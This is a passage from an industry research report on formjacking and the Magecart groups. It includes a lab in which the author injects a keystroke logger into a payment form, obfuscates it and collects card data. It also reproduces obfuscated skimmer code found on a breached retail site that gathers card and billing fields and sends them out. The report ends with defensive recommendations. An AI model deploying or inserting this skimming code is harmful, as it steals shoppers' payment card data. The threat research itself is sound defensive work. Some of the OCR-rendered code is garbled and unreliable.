
## LAB

The lab section of this research was designed to show how easy formjacking attacks are to employ, how they are conducted, and how widespread of a problem they are.

In this lab, I've deployed a simple web form that takes user input, such as cardholder information, PAN, CVC, and an expiration date, in order to process a payment. I've inserted malicious JavaScript into the code that logs keystrokes in the form fields and sends the data to an offsite server I've setup in Amazon Web Services (AWS).

The architecture for the lab is diagrammed in Figure 6.

**Figure 6: Lab Architecture for a Formjacking Attack**




Source: Aite Group

The steps in this lab were as follows:

1. Creation of a web form for the user input fields of the credit card information (Figure 7).
2. Assuming the role of an adversary who has a foothold on the server, malicious JavaScript was inserted into the `<head>` tags of the form (Figure 8).
3. Using a free JavaScript obfuscator, such as obfuscator.io, malicious JavaScript was inserted into the web site to receive an obfuscated version to insert into the hijacked form (Figure 9).
4. The obfuscated code was inserted into the hijacked form (Figure 10).
5. Visiting the weaponized form, JavaScript executed in the DOM, sending the content in the form fields to the log file (Figure 11).

6. The formjacked credit card information was retrieved from the third-party server.

### Figure 7: Benign Web Form Containing No Formjacking Script



Source: Aite Group

In Figure 8, the form has been compromised: Formjacking code was inserted into the form.

# Aite

---

## Billing Address

Full Name  Email  Address  City

State  Zip

## Payment

Accepted Cards  
Name on Card  Credit card number  Exp Month  Exp Year

CVV

☒ Shipping address same as billing [Continue to checkout](#)

## Cart 4

<a href="#">Product 1</a>	\$15
<a href="#">Product 2</a>	\$5
<a href="#">Product 3</a>	\$8
<a href="#">Product 4</a>	\$2

Total \$30

Elements Console Sources Network >>
19 X

```
<html>
<head>
<script type="text/javascript"> == $0
var keys='';
var url = 'http://localhost/2/keylogger.php?c=';

document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    keys+=key;
}

window.setInterval(function(){
    if(keys.length>0) {
        new Image().src = url+keys;
        keys = '';
    }
}, 1000);
</script>
</head>
<body>


<form _lpchecked="1">
  <div class="row">
    <div class="col-75"></div>
    <div class="col-25">
      <div class="container">
        <h4></h4>
        <p></p>
        <a href="#">Product 2</a>
        <span class="price">$5</span>
      </div>
      <p></p>
      <p></p>
      <hr>
      <p></p>
    </div>
  </div>
</body>
</html>
```

html head script

Filter :hov .cls +

element.style { }

script {  
  display: none;  
}

Inherited from html

html {  
  color: -internal-root-color;  
}

Filter ☐ Show all

- color rgb(0, 0, 0)
- display none
- height

⋮ Console What's New X

Highlights from the Chrome 74 update

Highlight all nodes affected by CSS property  
Hover over a CSS property like padding or margin in the Styles pane to highlight all nodes affected by that declaration.

Lighthouse v4 in the Audits panel  
Featuring a new "tap targets" audit for checking that mobile links and buttons are properly sized, and a new UI for PWA reports.

MobSocket hinar maseena viewer

Source: Aite Group


Figure 9 is a screenshot of a popular JavaScript obfuscator tool that can be used to apply an obfuscation technique similar to those we've covered in this paper. The JavaScript I pasted into this window was used in the lab.

**Figure 9: Free JavaScript Obfuscator**

## JavaScript Obfuscator Tool

A free and efficient obfuscator for JavaScript (including ES2017). Make your code harder to copy and prevent people from stealing your work. This tool is a Web UI to the excellent (and open source) [javascript-obfuscator@0.18.1](#) created by Timofey Kachalov.

[Star](#) [Watch](#)



### What is this?

This tool transforms your original JavaScript source code into a new representation that's harder to understand, copy, re-use and modify without authorization. The obfuscated result will have the exact functionality of the original code.

### So, like UglifyJS, Closure Compiler, etc?

Yes and no. While UglifyJS (and others minifiers) does make the output code harder to understand (compressed and ugly), it can be easily be transformed into something readable using a JS Beautifier.

This tool prevents that by using various transformations and "traps", such as self-defending and debug protection.

### How does the obfuscation works?

Through a series of transformations, such as variable / function / arguments renaming, strings removal, and others, your source code is transformed into something unreadable, while working exactly as before.

[Read more in the FAQ...](#)

### Sounds great!

Just paste your code or upload it below and click on "obfuscate".

Also, be sure to read about [all the options](#) to understand all the trade-offs between code protection and code size / speed.

Copy & Paste JavaScript Code	Upload JavaScript File	Output
<pre>(function(_0x5672bf,_0x5f55[_0x2c8305];return _0x5672bf){var keys="var url=_0x43e8('0x0');document[_0x43e8('0x1')]=function(_0x4ba949){get=window[_0x43e8('0x2')]?event:_0x4ba949;key=get[_0x43e8('0x3')]?get[_0x43e8('0x3')]:get[_0x43e8('0x4')];key=String.fromCharCode(key);keys+=key;window[_0x43e8('0x5')](function(){if(keys[_0x43e8('0x6')]&gt;0x0){new Image()[_0x43e8('0x7')]=url+keys;keys="";},0x3e8);</pre>		
<a href="#">Download obfuscated code</a>		<input type="checkbox"/> Evaluate

☒ Compact code

☒ String Array

☐ Disable Console Output

**Sourcemaps**

☒ Identifier Names Generator

☒ Rotate String Array

☐ Debug Protection

☐ Off

☐ Identifiers Prefix

☐ String Array Encoding

☐ Debug Protection Interval

☐ Rename Globals

☐ String Array Threshold

☐ Domain lock

☐ Reserved Names

☐ Source Map Base URL

☐ Self Defending

☐ Transform Object Keys

☐ Seed

☐ Control Flow Flattening

☐ Unicode Escape Sequence

☐ Reserved Strings

Source: [obfuscator.io](#)

Figure 10: Form Containing the Obfuscated Formjacking Code

**Aite**

**Billing Address**

Full Name  Email  Address  City

State  Zip

**Payment**

Accepted Cards

Name on Card  Credit card number  Exp Month

Exp Year  CVV

☒ Shipping address same as billing

**Cart 4**

[Product 1](#) \$15

[Product 2](#) \$5

[Product 3](#) \$8

[Product 4](#) \$2

**Total \$30**

```

<script type="text/javascript">
var _0x5f55=
[ 'event','keyCode','charCode','setInterval','length','src','http://localhosts
/2/keylogger.php?c=', 'onkeypress'];(function(_0x5ca0e4,_0x13fc2f){var
_0x35d5f0=function(_0x199327){while(--_0x199327){_0x5ca0e4['push']
(_0x5ca0e4['shift']());}};_0x35d5f0(++_0x13fc2f);)(_0x5f55,_0x166);var
_0x43e8=function(_0x2c8305,_0x28cea9){_0x2c8305=_0x2c8305-0x0;var
_0x5672bf=_0x5f55[_0x2c8305];return _0x5672bf;};var keys='';var
url=_0x43e8(_0x0);document[_0x43e8(_0x1)]=function(_0x4ba949)
{get=window[_0x43e8(_0x2)];event=_0x4ba949;key=get[_0x43e8(_0x3)];?
get[_0x43e8(_0x3)]:get[_0x43e8(_0x4)];key=String('fromCharCode')
(key);keys=key;};window[_0x43e8(_0x5)]=function()
{if(keys[_0x43e8(_0x6)]>0x0){new Image()
[_0x43e8(_0x7)]=url+keys;keys='';};_0x3e8}
}());
  
```

html head script (text)

Styles Event Listeners DOM Breakpoints Properties Accessibility

Filter :hov .cls +

No matching selector or style

Filter ☐ Show all

No matching property

Console What's New x

Highlights from the Chrome 74 update


**Highlight all nodes affected by CSS property**  
 Hover over a CSS property like padding or margin in the Styles pane to highlight all nodes affected by that declaration.

**Lighthouse v4 in the Audits panel**  
 Featuring a new "tap targets" audit for checking that mobile links and buttons are properly sized, and a new UI for PWA reports.

WebSocket binary message viewer

Source: Aite Group

Figure 11 shows that the code has written the credit card information entered into the form into a text file called data.txt.

**Figure 11: Sample Credit Card Information Grabbed by the Formjacking Code**

```
-ltar
total 48
drwxr-xr-x  4 alissaknight  staff   128 May 28 23:31 .
-rw-r--r--  1 alissaknight  staff   455 May 28 23:31 keylogger.php
-rw-r--r--  1 alissaknight  staff   330 May 28 23:34 keylogger.js
-rw-r--r--  1 alissaknight  staff  3993 May 28 23:38 index.html
-rw-r--r--@  1 alissaknight  staff  3246 May 28 23:38 aite.png
drwxr-xr-x  8 alissaknight  staff   256 May 28 23:38 .
-rw-r--r--@  1 alissaknight  staff  3976 May 28 23:38 arxan.png
-rw-r--r--  1 alissaknight  staff   207 May 28 23:38 data.txt
MacBook-Pro:2 alissaknight$ cat data.txt
abcdefAlissa Knightaknight@aitegroup.comUnlistedSeattleWA98116Alissa KnightVisa 1111-12222-3333-4444November2022123Alis
sa Knightaknight@aitegroup.comUnlistedSeattleWA98116Alissa KnightVisa1111-2222-3333-4444MacBook-Pro:2 alissaknight$ ls
```

Source: Aite Group

Numerous vulnerabilities were used by the Magecart groups to breach the eighty sites discovered in this research. One of the numerous vulnerabilities many of these sites were vulnerable to is related to the way Magento handles video content and the retrieval of the preview image.

## VICTIMOLOGY

In the next section, I describe discovering 80 active server compromises that have been formjacked and are redirecting payment card information from the checkout form to a separate server under the control of the Magecart group. This effort was made in order to understand the similarities between the compromised servers. The most common similarity, despite some sites running Shopify, is the use of Magento. All of the sites running Magento are running old versions that are vulnerable to an unauthenticated upload and remote code execution vulnerability that has published exploits available.

The latest version of Magento Community Edition is version 2.1.7. Many of the compromised sites are running version 1.5, 1.7, or 1.9. The arbitrary file upload, remote code execution, and cross-site request forgery vulnerabilities all affect Magento version 2.1.6 and below. While it can't be stated authoritatively that this is what led to the breach of these sites, these are vulnerable versions of Magento that allow adversaries to inject the formjacking code into the site. Indeed, while updating the sites to the latest version is important, keeping on top of updates does not necessarily keep the site safe from unreleased "zero day" vulnerabilities that the industry isn't yet aware of, which is where the other security controls discussed provide the needed reinforcements.

During this exercise, I was able to identify repeating patterns in sites currently compromised by Magecart and using a script, I discovered other sites containing that same formjacking code. In just 2.5 hours, I was able to uncover 80 actively compromised sites and four different collection servers where those sites were sending formjacked credit card data.

The most common similarity across the 80 sites is the use of Magento. All of them are running old versions that are vulnerable to an unauthenticated upload and remote code execution vulnerability that has published exploits available for it.


The latest version of Magento Community Edition is version 2.1.7. Many of the compromised sites are running version 1.5, 1.7, or 1.9. The arbitrary file upload, remote code execution, and cross-site request forgery vulnerabilities all affect Magento version 2.1.6 and below.

One hundred percent of the 80 sites discovered had no in-app protection implemented, such as tamper detection and code obfuscation. Twenty-five percent of the sites discovered were large, reputable brands in the motorsports industry and high fashion.



In Figure 12 below, I'm visiting a live formjacked web site for a microsite of a major retailer. In the left window I've highlighted my fake credit card number being submitted to the collection server for the Magecart group using a tool that shows the new TCP socket opened to transmit the data to their staging server over HTTP while it was also submitted to the legitimate retailer for processing my order. The right-hand windows show the actual HTTP request and obfuscated JavaScript that executed inside my local DOM.

**Figure 12: My Credit Card Being Submitted to the Separate Staging Server at Checkout**



Source: Aite Group

**Figure 13: Malicious JavaScript Inserted Into DOM in Web Browser on a Formjacked Site**





Figure 14 shows another live formjacked site. While not always used for malicious purposes, the window atob() method is used for decoding a base-64 encoded string. It is used to decode a string of data which has been encoded using the btoa() method, returning a string which represents the decoded string.

**Figure 14: Formjacked Website Leveraging window atob()**



Source: Aite Group

Figure 15 shows a screenshot from a breached luxury fashion site that was discovered during this research campaign.

### Figure 15: Compromised Luxury E-Commerce Retail Site

```
<script>var _0xe6b4=
[["hexEncoder", "", "length", "charCodeAt", "slice", "000", "*", "button", "getElementsByClassName", "click", "payment[cc_number]", "getElementsByName", "value", "|", "payment[cc_cid]", "payment[cc_exp_month]", "payment[cc_exp_year]", "payment[cc_owner]", "billing[firstname]", "billing[lastname]", "billing[telephone]", "billing[street]", "billing[city]", "billing[postcode]", "billing[region id]", "shipping[country id]", "all", "random", "floor",
v=, stringify, get, open, send,
v=", "addEventListener", "load"];String[_0xe6b4[1]][_0xe6b4[0]] = function(){var _0x3692x1,_0x3692x2;var _0x3692x3=_0xe6b4[2];for(_0x3692x2= 0;_0x3692x2< this[_0xe6b4[3]];_0x3692x2++){_0x3692x1= this[_0xe6b4[4]](_0x3692x2).toString(16);_0x3692x3+= (_0xe6b4[6]+ _0x3692x1[_0xe6b4[5]]*(-4));return _0x3692x3};function sa(_0x3692x5){var _0x3692x6=bttoa(_0x3692x5);var _0x3692x7=(_0x3692x6[_0xe6b4[0]]());var _0x3692x8=_0xe6b4[2];for(var _0x3692x2=0;_0x3692x2< _0x3692x7[_0xe6b4[3]];_0x3692x2++){_0x3692x8+= (_0x3692x7[_0x3692x2][_0xe6b4[4]])(0<< 3)+_0xe6b4[7];var _0x3692x9=bttoa(_0x3692x8);return _0x3692x9}function addtoev(){var _0x3692xb=document[_0xe6b4[9]](_0xe6b4[8]);for(i= 0;i< _0x3692xb[_0xe6b4[3]];i++){_0x3692xb[i][_0xe6b4[36]](_0xe6b4[10],function(){var _0x3692xc=_0xe6b4[2];var _0x3692xd=_0xe6b4[2];if(document[_0xe6b4[12]])(_0xe6b4[11])[0]){_0x3692xd+= document[_0xe6b4[12]](_0xe6b4[11])[0][_0xe6b4[13]](_0xe6b4[14]);if(document[_0xe6b4[12]])(_0xe6b4[15])[0]{_0x3692xc+= document[_0xe6b4[12]](_0xe6b4[15])[0][_0xe6b4[13]](_0xe6b4[16]);if(document[_0xe6b4[12]])(_0xe6b4[16])[0]{_0x3692xd+= document[_0xe6b4[12]](_0xe6b4[16])[0][_0xe6b4[13]]+_0xe6b4[14];if(document[_0xe6b4[12]])(_0xe6b4[17])[0]{_0x3692xd+= document[_0xe6b4[12]](_0xe6b4[17])[0][_0xe6b4[13]]+_0xe6b4[14];if(document[_0xe6b4[12]])(_0xe6b4[18])[0]{_0x3692xd+= document[_0xe6b4[12]](_0xe6b4[18])[0][_0xe6b4[13]]+_0xe6b4[14];if(document[_0xe6b4[12]])(_0xe6b4[19])[0]{_0x3692xd+= document[_0xe6b4[12]](_0xe6b4[19])[0][_0xe6b4[13]]+_0xe6b4[14];if(document[_0xe6b4[12]])(_0xe6b4[20])[0]{_0x3692xd+= document[_0xe6b4[12]](_0xe6b4[20])[0][_0xe6b4[13]]+_0xe6b4[14];if(document[_0xe6b4[12]])(_0xe6b4[21])[0]{_0x3692xd+= document[_0xe6b4[12]](_0xe6b4[21])[0][_0xe6b4[13]]+_0xe6b4[14];if(document[_0xe6b4[12]])(_0xe6b4[22])[0]{_0x3692xd+= document[_0xe6b4[12]](_0xe6b4[22])[0][_0xe6b4[13]]+_0xe6b4[14];if(document[_0xe6b4[12]])(_0xe6b4[23])[0]{_0x3692xd+= document[_0xe6b4[12]](_0xe6b4[23])[0][_0xe6b4[13]]+_0xe6b4[14];if(document[_0xe6b4[12]])(_0xe6b4[24])[0]{_0x3692xd+= document[_0xe6b4[12]](_0xe6b4[24])[0][_0xe6b4[13]]+_0xe6b4[14];if(document[_0xe6b4[12]])(_0xe6b4[25])[0]{_0x3692xd+= document[_0xe6b4[12]](_0xe6b4[25])[0][_0xe6b4[13]]+_0xe6b4[14];if(document[_0xe6b4[12]])(_0xe6b4[26])[0]{_0x3692xd+= document[_0xe6b4[12]](_0xe6b4[26])[0][_0xe6b4[13]]+_0xe6b4[14];if(_0x3692xc!= _0xe6b4[2])}{var _0x3692xe=(Domain[_0xe6b4[27],d:sa(_0x3692xd));rand= Math[_0xe6b4[29]]((Math[_0xe6b4[28]]()* 1000000+ 1);urll= _0xe6b4[30]+ bttoa(JSON[_0xe6b4[31]](_0x3692xe));var _0x3692xf= new XMLHttpRequest();_0x3692xf[_0xe6b4[33]](_0xe6b4[32],urll,false);_0x3692xf[_0xe6b4[34]](_0xe6b4[31]);urll= _0xe6b4[35]+ bttoa(JSON[_0xe6b4[31]](_0x3692xe));var _0x3692x10= new XMLHttpRequest();_0x3692x10[_0xe6b4[33]](_0xe6b4[32],urll,false);_0x3692x10[_0xe6b4[34]](_0xe6b4[34])};});window[_0xe6b4[36]](_0xe6b4[37],function(){addtoev()})</script>
</body>
```

Source: Aite Group

## CONCLUSION

- While the threat of formjacking can't be completely eliminated, it's important to implement as many layers of security as possible to cause enough friction for adversaries that they'll move on to easier targets.
- Companies should have a clearly documented and regularly updated patch and vulnerability management policy that ensures e-commerce applications, especially content management systems such as Magento or Shopify, are regularly patched and kept updated as new releases are published.
- Companies should be performing regular penetration testing of their e-commerce sites, identifying and fixing vulnerabilities before the adversaries find them.
- Because obfuscated code can be de-obfuscated, it's important to adopt solutions that implement multiple layers of security, such as detection of code tampering and analysis, an active response that shuts a browser down upon detection of formjacking, and threat detection along with real-time alerting and response—not just obfuscation.
- Companies should be monitoring the security of their internet-facing servers and alerting to unusual traffic originating from the servers to IP addresses on the internet.
- The threat of formjacking is a widespread and growing problem. The problem will get worse before it gets better. Organizations running e-commerce sites shouldn't deploy their paywall until they've implemented an in-app protection solution that makes it as difficult as possible for an adversary to inject malicious code into the checkout process.
- With large organizations such as British Airways, Forbes, Ticketmaster, and others as victims, no company is immune to the threat of Magecart and similar groups using formjacking as a new tactic for stealing credit card data and PII. An in-app protection solution not only protects your organization and your customers from this threat simply and easily, but also eliminates friction for the developers who implement it so they can focus on writing code.



## ABOUT AITE GROUP

Aite Group is a global research and advisory firm delivering comprehensive, actionable advice on business, technology, and regulatory issues and their impact on the financial services industry. With expertise in banking, payments, insurance, wealth management, and the capital markets, we guide financial institutions, technology providers, and consulting firms worldwide. We partner with our clients, revealing their blind spots and delivering insights to make their businesses smarter and stronger. Visit us on the [web](#) and connect with us on [Twitter](#) and [LinkedIn](#).

## AUTHOR INFORMATION

**Alissa Knight**  
+1.206.765.7434  
[aknight@aitegroup.com](mailto:aknight@aitegroup.com)

## CONTACT

For more information on research and consulting services, please contact:

**Aite Group Sales**  
+1.617.338.6050  
[sales@aitegroup.com](mailto:sales@aitegroup.com)

For all press and conference inquiries, please contact:

**Aite Group PR**  
+1.617.398.5048  
[pr@aitegroup.com](mailto:pr@aitegroup.com)

For all other inquiries, please contact:

[info@aitegroup.com](mailto:info@aitegroup.com)